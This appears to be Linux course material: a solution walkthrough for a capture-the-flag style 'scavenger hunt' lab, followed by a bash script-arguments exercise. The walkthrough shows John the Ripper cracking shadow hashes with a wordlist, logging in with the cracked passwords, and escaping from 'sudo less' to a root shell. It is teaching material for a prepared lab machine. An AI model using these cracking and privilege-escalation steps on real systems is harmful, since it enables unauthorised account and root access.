
confirmation.png




email.png




example.png



finish.png



setup.png



Scavenger Hunt

flag_1:

Finding this flag is imperative to moving on quickly, as it contains the passwords from users before they were hacked. Luckily, it doesn't have a great hiding spot.

Solution: Listing *all* files in the student's home folder will reveal:

- ~/Desktop/.flag_1
- ~/Desktop/.pass_list.txt

student:~ $ ls -Ra

.:

. .00-motd .bashrc Documents .gnupg Pictures Public

.. .bash_logout Desktop Downloads .hushlogin .profile Videos

./Desktop

. .. .flag_1 .pass_list.txt

The contents of the .flag_1 file read:

You found 'flag_1:1WYmnR327$5C1yY4flBxB1cLjkc92Tq.'

---------- Nice work. Find 7 more. ----------

flag_2:

A famous hacker had created a user on the system a year ago. Find this user, crack his password and login to his account.

Solution:

- The hacker is 'Kevin Mitnik'.
- Use these files to crack his password:
    - ~/Desktop/.pass_list.txt
    - ~/my-files/shadow

student:~$ cd ~/Desktop/

student:Desktop\ $ john --wordlist=.pass_list.txt ../Documents/my-files/shadow

Created directory: /home/student/.john

Loaded 2 password hashes with 2 different salts (crypt, generic crypt(3) [?/64])

Press 'q' or Ctrl-C to abort, almost any other key for status

letmein (student)

trustno1 (mitnik)

2g 0:00:00:00 100% 3.030g/s 145.4p/s 290.9C/s 123456..webcam1

Use the "--show" option to display all of the cracked passwords reliably

Session completed

student:Desktop\ $

student:Desktop\ $

student:Desktop\ $ john --show ../Documents/my-files/shadow

student:letmein:18197:0:99999:7:::

mitnik:trustno1:18197:0:99999:7:::

2 password hashes cracked, 0 left

student:Desktop\ $

student:Desktop\ $ su mitnik

Password:

You found flag_2:1PEDICYq8$6/U/a5Ykxw1OP0.eSrMZO0

mitnik:Desktop\ $

The password for the mitnik user is: trustno1 . Because the password changes happend *after* the machine was hacked, we can still login as mitnik.

flag_3:

Find a 'log' file *and* a zip file related to the hacker's name.

- Use a compound command to figure out the unique count of IP Addresses in this log file. That number is a password.

Solution:

- The unique number of IP addresses is the password for the hidden zipfile. opening that zipfile will give you the credentials for the babbage user.
- Running ls -Ra in the /home/mitnik directory, will show all the directories and files within them. The .secret.zip file is located in /home/mitnik/Desktop

mitnik:/\ $ cd /home/mitnik

mitnik:~\ $ls -Ra

.:

. .. .bash_logout .bashrc Desktop Documents Downloads Pictures .profile Public Videos

./Desktop

. ..

./Documents

. .. .secret.zip

The log file is located in /var/log/mitnik.log

mitnik:~\ $ ls /var/log

alternatives.log dpkg.log lastlog tallylog

apt faillog lxd vboxadd-setup.log

auth.log journal mitnik.log vboxadd-setup.log.1

btmp kern.log samba vboxadd-setup.log.3

dist-upgrade landscape syslog wtmp

mitnik:~\ $

Inspecting the file shows that the IP addresses are only at the beginning of each line.

73.211.34.100 "GET /bannerad/ad.htm HTTP/1.0" 200 198
"http://www.referrer.com/bannerad/ba_intro.htm" "Mozilla/4.01 (Macintosh; I; PPC)"

174.116.246.20 "GET /bannerad/ad.htm HTTP/1.0" 200 198
"http://www.referrer.com/bannerad/ba_intro.htm" "Mozilla/4.01 (Macintosh; I; PPC)"

23.135.3.168 "GET /bannerad/ad.htm HTTP/1.0" 200 198
"http://www.referrer.com/bannerad/ba_intro.htm" "Mozilla/4.01 (Macintosh; I; PPC)"

241.21.200.190 "GET /bannerad/ad.htm HTTP/1.0" 200 198
"http://www.referrer.com/bannerad/ba_intro.htm" "Mozilla/4.01 (Macintosh; I; PPC)"

111.58.233.100 "GET /bannerad/ad.htm HTTP/1.0" 200 198
"http://www.referrer.com/bannerad/ba_intro.htm" "Mozilla/4.01 (Macintosh; I; PPC)"

104.125.72.8 "GET /bannerad/ad.htm HTTP/1.0" 200 198
"http://www.referrer.com/bannerad/ba_intro.htm" "Mozilla/4.01 (Macintosh; I; PPC)"

122.201.225.11 "GET /bannerad/ad.htm HTTP/1.0" 200 198
"http://www.referrer.com/bannerad/ba_intro.htm" "Mozilla/4.01 (Macintosh; I; PPC)"

215.5.46.179 "GET /bannerad/ad.htm HTTP/1.0" 200 198
"http://www.referrer.com/bannerad/ba_intro.htm" "Mozilla/4.01 (Macintosh; I; PPC)"

We can create a compound command that counts the number of uniqe lines.

mitnik:~\ $ cat /var/log/mitnik.log | sort | uniq | wc -l

102

mitnik:~\ $

The password for the /home/Documents/.secret.zip is 102

mitnik:~\ $ unzip ~/Documents/.secret.zip

Archive: /home/mitnik/Documents/.secret.zip

[/home/mitnik/Documents/.secret.zip] babbage password:

inflating: babbage

mitnik:~\ $ ls

babbage Desktop Documents Downloads Pictures Public Videos

mitnik:~\ $ cat babbage

---

babbage : freedom

The password for the babbage user is freedom

Login as babbage to find flag_3:

mitnik:~\ $ su babbage

Password:

You found flag_3:1Y9tp8XTi$m6pAR1bQ36oAh.At4G5s3.

babbage:mitnik\ $

flag_4:

Find a directory with a list of hackers. Look for a file that has read permissions for the owner, no permissions for groups and executable only for everyone else.

Solution:

Switch to the babbage home folder and list all his files:

babbage:mitnik\ $ cd /home/babbage/

babbage:~\ $ ls -Ra

.:

.bash_logout Desktop Downloads .profile Videos

.bashrc Documents Pictures Public

./Desktop:

./Documents:

ancheta berners-lee gonzalez kernighan mitnik rossum torvalds

anonymous bevan gosling knuth poulsen stallman wirth

assange calce hopper lamo pryce stroustrup woz

astra gates james lovelace ritchie thompson

All of the hacker files are in his documents.

Switch to that directory and list all the permissions for those files.

babbage:Documents\ $ ls -l

total 4

--w--w-rwx 1 babbage babbage 0 Oct 30 21:05 ancheta

-rw-r--r-- 1 babbage babbage 0 Oct 30 21:05 anonymous

-rw-rw-rw- 1 babbage babbage 0 Oct 30 21:05 assange

---xrwxr-- 1 babbage babbage 0 Oct 30 21:05 astra

---x---r-- 1 babbage babbage 0 Oct 30 21:05 berners-lee

---xrwxr-- 1 babbage babbage 0 Oct 30 21:05 bevan

--w--w-rwx 1 babbage babbage 0 Oct 30 21:05 calce

-r-------x 1 babbage babbage 0 Oct 30 21:05 gates

-rw-r--r-- 1 babbage babbage 0 Oct 30 21:05 gonzalez

-r-------x 1 babbage babbage 0 Oct 30 21:05 gosling

-rw-rw-rw- 1 babbage babbage 0 Oct 30 21:05 hopper

---xrwxr-- 1 babbage babbage 0 Oct 30 21:05 james

---x---r-- 1 babbage babbage 0 Oct 30 21:05 kernighan

---x---r-- 1 babbage babbage 0 Oct 30 21:05 knuth

-rw-r--r-- 1 babbage babbage 0 Oct 30 21:05 lamo

-rwx-w---- 1 babbage babbage 0 Oct 30 21:05 lovelace

-rw-r--r-- 1 babbage babbage 0 Oct 30 21:05 mitnik

--w--w-rwx 1 babbage babbage 0 Oct 30 21:05 poulsen

--w--w-rwx 1 babbage babbage 0 Oct 30 21:05 pryce

-rw-rw-rw- 1 babbage babbage 0 Oct 30 21:05 ritchie

---xrwxr-- 1 babbage babbage 0 Oct 30 21:05 rossum

-r-------x 1 babbage babbage 5 Oct 30 20:10 stallman

-rw-rw-rw- 1 babbage babbage 0 Oct 30 21:05 stroustrup

---x---r-- 1 babbage babbage 0 Oct 30 21:05 thompson

-rwx-w---- 1 babbage babbage 0 Oct 30 21:05 torvalds

-rwx-w---- 1 babbage babbage 0 Oct 30 21:05 wirth

-r-------x 1 babbage babbage 0 Oct 30 21:05 woz

The files with read permissions for the owner, no permissions for groups and executable only for everyone else translate to permissions: -r-------x

There are 4 files with these permissions:

babbage:Documents\ $ ls -l | grep "^\-r\-\-\-\-\-\-\-x"

-r-------x 1 babbage babbage 0 Oct 30 21:05 gates

-r-------x 1 babbage babbage 0 Oct 30 21:05 gosling

-r-------x 1 babbage babbage 5 Oct 30 20:10 stallman

-r-------x 1 babbage babbage 0 Oct 30 21:05 woz

The stallman file has contents.

babbage:Documents\ $ cat gates

babbage:Documents\ $ cat gosling

babbage:Documents\ $ cat woz

babbage:Documents\ $ cat stallman

computer

The password to the stallman user is computer.

Login as Stallman.

babbage:Documents\ $ su stallman

Password:

You found flag_4:1lGQ7QprJ$m4eE.b8jhvsp8CNbuIF5U0

stallman:Documents\ $

flag_5:

This user is writing a bash script, except it isn't quite working yet. Find it, debug it and run it.

Solution:

Change to stallman's home directory and find the script file located in /home/stallman/Documents/flag5.sh.

```
stallman:Documents\ $ cd
stallman:~\ $ ls -Ra
.:
.  .bash_logout  Desktop    Downloads  .profile  Videos
.. .bashrc       Documents  Pictures   Public

./Desktop:
.  ..

./Documents:
.  ..  flag5.sh
```

Make the script executable and run it.

```
stallman:~\ $ chmod +x Documents/flag5.sh
stallman:~\ $ cd Documents/
stallman:Documents\ $ ls
flag5.sh
stallman:Documents\ $ ./flag5.sh
./flag5.sh: line 4: syntax error near unexpected token `do'
./flag5.sh: line 4: `    do'
```

This syntax error says there's somethig wrong with line 4.

Look at the script. We can see that the first for loop has an extra do.

```
stallman:Documents\ $ head -6 flag5.sh
#!/bin/bash
width=72
for i in ${0}; do
   do
   lines="$(wc -l < $1 | sed 's/ //g')"
```

```
   chars="$(wc -c < $1 | sed 's/ //g')"
```

Remove on of the dos.

The head of the script should now read:

```
#!/bin/bash
width=72
for i in ${0}; do
   lines="$(wc -l < $1 | sed 's/ //g')"
   chars="$(wc -c < $1 | sed 's/ //g')"
```

Run the script again:

```
stallman:Documents\ $ ./flag5.sh
./flag5.sh: line 13: syntax error near unexpected token `else'
./flag5.sh: line 13: `       else'
```

Now there is an error on line 13.

```
   file=$(cat /var/tmp/5galf)
      if [ ${#file} -gt $width ]
      echo "$file" | fmt | sed -e '$s/^/  /' -e '2,$s/^/+ /'
      else
      echo "  $file"
      fi
```

Notice that this if statment is missing the then declaration.

Add the then:

```
   file=$(cat /var/tmp/5galf)
      if [ ${#file} -gt $width ]
      then
      echo "$file" | fmt | sed -e '$s/^/  /' -e '2,$s/^/+ /'
      else
      echo "  $file"
      fi
```

Run the script again:

stallman:Documents\ $ ./flag5.sh

./flag5.sh: line 4: $1: ambiguous redirect

./flag5.sh: line 5: $1: ambiguous redirect

File (lines, characters, owned by stallman):

+

+ You found flag_5:1zuzYyKCN$secHwYBXIELGqOv8rWzG00

+

+   ---------- sysadmin : passw0rd ----------

Here we have flag_5.

The password for the sysadmin user is passw0rd.

Alternate Solution

Notice inside the script the line:

file=$(cat /var/tmp/5galf)

5galf is the location of flag_5

You can open this file directly to get the flag without fixing the script.

stallman:Documents\ $ cat /var/tmp/5galf

---

flag_5:1zuzYyKCN$secHwYBXIELGqOv8rWzG00

---------- sysadmin : passw0rd ----------

flag_6:

Inspect this user's custom aliases.

Solution 1:

Login as the sysadmin user and look for an aliases in the .bashrc file.

stallman:Documents\ $ su sysadmin

Password:

sysadmin:Documents\ $ cd

sysadmin:~\ $ nano .bashrc

Find the #Alias definitions section:

Alias definitions.

alias flag="echo You found 'flag_6:\$1\$Qbq.XLLp\$oj.BXuxR2q99bJwNEFhSH1'"

Run the flag alias.

sysadmin:~\ $ flag

You found flag_6:1Qbq.XLLp$oj.BXuxR2q99bJwNEFhSH1

sysadmin:~\ $

Solution 2:

Run the alias command to list all this user's custom aliases and find the flag alias:

sysadmin:~\ $ alias

alias alert='notify-send --urgency=low -i "$([$? = 0] && echo terminal || echo error)" "$(history|tail -n1|sed -e '\''s/^\s*[0-9]\+\s*//;s/[;&|]\s*alert$//'\'')"'

alias egrep='egrep --color=auto'

alias fgrep='fgrep --color=auto'

alias flag='echo You found \'flag_6:1Qbq.XLLp$oj.BXuxR2q99bJwNEFhSH1\''

alias grep='grep --color=auto'

alias l='ls -CF'

alias la='ls -A'

alias ll='ls -alF'

alias ls='ls --color=auto'

sysadmin:~\ $

Find an exploit to gain a root shell.

Solution:

Look at the sudo permissions for sysadmin:

sysadmin:~\ $ sudo -l

[sudo] password for sysadmin:

Matching Defaults entries for sysadmin on scavenger-hunt:

env_reset, exempt_group=sudo, mail_badpass,

secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User sysadmin may run the following commands on

scavenger-hunt:

(ALL : ALL) /usr/bin/less

You have the ability to run less with sudo.

Run less on a file and drop to a root shell:

sysadmin:~\ $ touch file && sudo less file

Once inside less open a bash shell with : then !bash

sysadmin:~\ $ touch file && sudo less file

root:~\ $

flag_7:

Login as the root user.

Solution: Now that you have a root shell, change the password for the root user and then login as root.

root:~\ $ passwd

Enter new UNIX password:

Retype new UNIX password:

passwd: password updated successfully

root:~\ $ exit

exit

!done (press RETURN)

sysadmin:~\ $ su root

Password:

You found flag_7:1zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

root@scavenger-hunt:/home/sysadmin#

flag_8:

Gather each of the 7 flags into a file and format it as if each flag was a username and password.

Crack these passwords for the final flag.

Solution:

Now that you have root access, you can search for all the flags (for non-root users) on the entire system and pull them into one file.

root@scavenger-hunt:~# grep -ir 'flag' /home/

/home/student/.bash_history:cat ~/Desktop/.flag_1

/home/student/Desktop/.flag_1: You found 'flag_1:1WYmnR327$5C1yY4flBxB1cLjkc92Tq.'

/home/babbage/.bashrc:echo You found 'flag_3:1Y9tp8XTi$m6pAR1bQ36oAh.At4G5s3.'

/home/stallman/.bashrc:echo You found 'flag_4:1lGQ7QprJ$m4eE.b8jhvsp8CNbuIF5U0'

/home/mitnik/.bashrc:echo You found 'flag_2:1PEDICYq8$6/U/a5Ykxw1OP0.eSrMZO0'

/home/sysadmin/.bashrc:alias flag="echo You found 'flag_6:\$1\$Qbq.XLLp\$oj.BXuxR2q99bJwNEFhSH1'"

Output these results to a file called flags:

root@scavenger-hunt:~# grep -ir 'flag' /home/ > flags

Next, append flag_5 from the /var/tmp/5galf to the flags file:

root@scavenger-hunt:~# cat /var/tmp/5galf >> flags

Append in flag_7 from root's .bashrc file:

root@scavenger-hunt:~# grep -r 'flag' /root/.bashrc

echo You found 'flag_7:1zmr05X2t$QfOdeJVDpph5pBPpVL6oy0'

root@scavenger-hunt:~# grep -r 'flag' /root/.bashrc >> flags

Edit your flags file with nano to remove all extraneous text and characters, to look like this:

flag_1:1WYmnR327$5C1yY4flBxB1cLjkc92Tq.

flag_2:1PEDICYq8$6/U/a5Ykxw1OP0.eSrMZO0

flag_3:1Y9tp8XTi$m6pAR1bQ36oAh.At4G5s3.

flag_4:1lGQ7QprJ$m4eE.b8jhvsp8CNbuIF5U0

flag_5:1zuzYyKCN$secHwYBXIELGqOv8rWzG00

flag_6:1Qbq.XLLp$oj.BXuxR2q99bJwNEFhSH1

flag_7:1zmr05X2t$QfOdeJVDpph5pBPpVL6oy0

- **Note**: be sure to remove the \ backslashes from flag_6.
    - *Alternatively*, as sysadmin, pipe the flag alias to flags with: flag >> flags
- Be sure to remove any duplicates.
- Don't forget to remove all quotation marks!

The flags file is now in a username:hashed-password format ready to be cracked by john!

Crack this file with john and the pass_list.txt you found in the /home/student/Desktop/.pass_list.txt

root@scavenger-hunt:~# john --wordlist=/home/student/Desktop/.pass_list.txt flags

Created directory: /root/.john

Loaded 7 password hashes with 7 different salts (md5crypt [MD5 32/64 X2])

Press 'q' or Ctrl-C to abort, almost any other key for status

Congratulations (flag_1)

challenge. (flag_7)

this (flag_5)

You (flag_2)

cyber (flag_6)

completed (flag_4)

6g 0:00:00:00 100% 17.14g/s 2577p/s 15165c/s 15165C/s 0000..00

Use the "--show" option to display all of the cracked passwords reliably

Session completed

root@scavenger-hunt:~#

root@scavenger-hunt:~#

root@scavenger-hunt:~# john --show flags

flag_1:Congratulations

flag_2:You

flag_3:have

flag_4:completed

flag_5:this

flag_6:cyber

flag_7:challenge.

7 password hashes cracked, 0 left

root@scavenger-hunt:~#

Bash Script Arguments

Welcome!

In this activity, you will write your last bash script for this course, taking in and processing arguments for your script.

Many times your scripts will want to take an action on some file or text that you provide it when you run the script.

In this case, we want our system setup script to be able to write to a file that you specify when you run the script.

We will also check to see if that file was provided when the script was run, and if not, exit the script.

Instructions

- Take your finished script from the code along in the last class.

Solution: Should be the 'Quick Setup Script'

- Write an *if* statement at the beginning of the script that checks the variable for the first argument. If the variable is empty, exit the script.

Solution

```
# Check for an output file
if [ ! $1 ]
then
  echo "Please specify an output file."
  exit
fi
```

- Replace all occurrences of your $log_file variable with the variable that represents the first argument given to the script.

Solution: There are 2 ways to do this.

```
# assign the $1 variable to your $log_file variable
logfile=$1
```

OR

```
# Use the $1 variable directly
echo "$(date) Changed permissions on sensitive /etc files." | tee -a $1
```

- Check your script for any other opportunities to use variables to clean things up.

Solution: We can use a variable anytime we have to write the same long string more than once:

THIS:

```
# Setup scripts folder
if [ ! -d /home/sysadmin/scripts ];
then
mkdir /home/sysadmin/scripts
chown sysadmin:sysadmin /home/sysadmin/scripts
fi
```

BECOMES THIS:

```
scripts=/home/sysadmin/scripts

# Setup scripts folder
if [ ! -d $scripts ];
then
mkdir $scripts
chown sysadmin:sysadmin $scripts
fi
```

- Replace your custom aliases section with a HERE doc

Solution:

THIS:

```
# Add custom aliases to /home/sysadmin/.bashrc
echo "#Custom Aliases" >> /home/sysadmin/.bashrc
echo "alias reload='source ~/.bashrc && echo Bash config reloaded'" >> /home/sysadmin/.bashrc
echo "alias lsa='ls -a'" >> /home/sysadmin/.bashrc
echo "alias docs='cd ~/Documents'" >> /home/sysadmin/.bashrc
echo "alias dwn='cd ~/Downloads'" >> /home/sysadmin/.bashrc
echo "alias etc='cd /etc'" >> /home/sysadmin/.bashrc
echo "alias rc='nano ~/.bashrc'" >> /home/sysadmin/.bashrc
```

BECOMES THIS:

```
cat >> /home/sysadmin/.bashrc << END
Custom Aliases
alias reload='source ~/.bashrc && echo Bash config reloaded'
alias lsa='ls -a'
alias docs='cd ~/Documents'
alias dwn='cd ~/Downloads'
alias etc='cd /etc'
alias rc='nano ~/.bashrc'
END
```

- Run your script and provide an output file as the first argument.

Solution: sudo ./setup_script.sh log_file.txt

arguments.sh:

```
#!/bin/bash
# Quick setup script for new server.
#
# Check for an output file
```

```
if [ ! $1 ]
then
    echo "Please specify an output file."
    exit
fi

# Make sure the script is run as root.
if [ ! $UID = 0 ]
then
  echo "Please run this script as root."
  exit
fi

# Log file header
echo "Log file for general server setup script." >> $1
echo "##############################" >> $1
echo "Log generated on: $(date)" >> $1
echo "##############################" >> $1
echo "" >> $1

# List of packages needed on the System
packages=(
  'nano'
  'wget'
  'net-tools'
  'python'
  'tripwire'
  'tree'
  'curl'
```


```
)

# Check for installed packages. If they are not installed, install them.
for package in ${packages[@]};
do
  if [ ! $(which $package) ];
  then
    apt install -y $package
  fi
done

# Print it out and Log it
echo "$(date) Installed needed pacakges: ${packages[@]}" | tee -a $1

# Create a sysadmin user with no password (password to be created upon login)
useradd sysadmin
chage -d 0 sysadmin

# Add sysadmin user to the `sudo` group
usermod -aG sudo sysadmin

# Print it out and Log it
echo "$(date) Created sys_admin user. Password to be created upon login" | tee -a $1

# Remove roots login shell and lock the root account.
usermod -s /sbin/nologin root
usermod -L root

# Print it out and Log it
```

```
echo "$(date) Disabled root shell. Root user cannot login." | tee -a $1

# Change permissions on sensitive files
chmod 600 /etc/shadow
chmod 600 /etc/gshadow
chmod 644 /etc/group
chmod 644 /etc/passwd

# Print it out and Log it
echo "$(date) Changed permissions on sensitive /etc files." | tee -a $1

scripts=/home/sysadmin/scripts
# Setup scripts folder
if [ ! -d $scripts ];
then
  mkdir $scripts
  chown sysadmin:sysadmin $scripts
fi

bashrc=/home/sysadmin/.bashrc
# Add scripts to .bashrc
echo "" >> $bashrc
echo "PATH=$PATH:$scripts" >> $bashrc
echo "" >> $bashrc

# Print it out and Log it
echo "$(date) Added ~/scripts directory to sysadmin's PATH." | tee -a $1

# Add custom aliases to $bashrc
```

```
cat >> /home/sysadmin/.bashrc << END
Custom Aliases
alias reload='source ~/.bashrc && echo Bash config reloaded'
alias lsa='ls -a'
alias docs='cd ~/Documents'
alias dwn='cd ~/Downloads'
alias etc='cd /etc'
alias rc='nano ~/.bashrc'
END

# Print it out and Log it
echo "$(date) Added custom alias collection to sysadmin's bashrc." | tee -a $1

#Print out and log Exit
echo "$(date) Script Finished. Exiting." | tee -a $1

exit
```

Images:

VM_resize.jpg


LinuxScavengerHunt_linuxScavenger_1572393459...
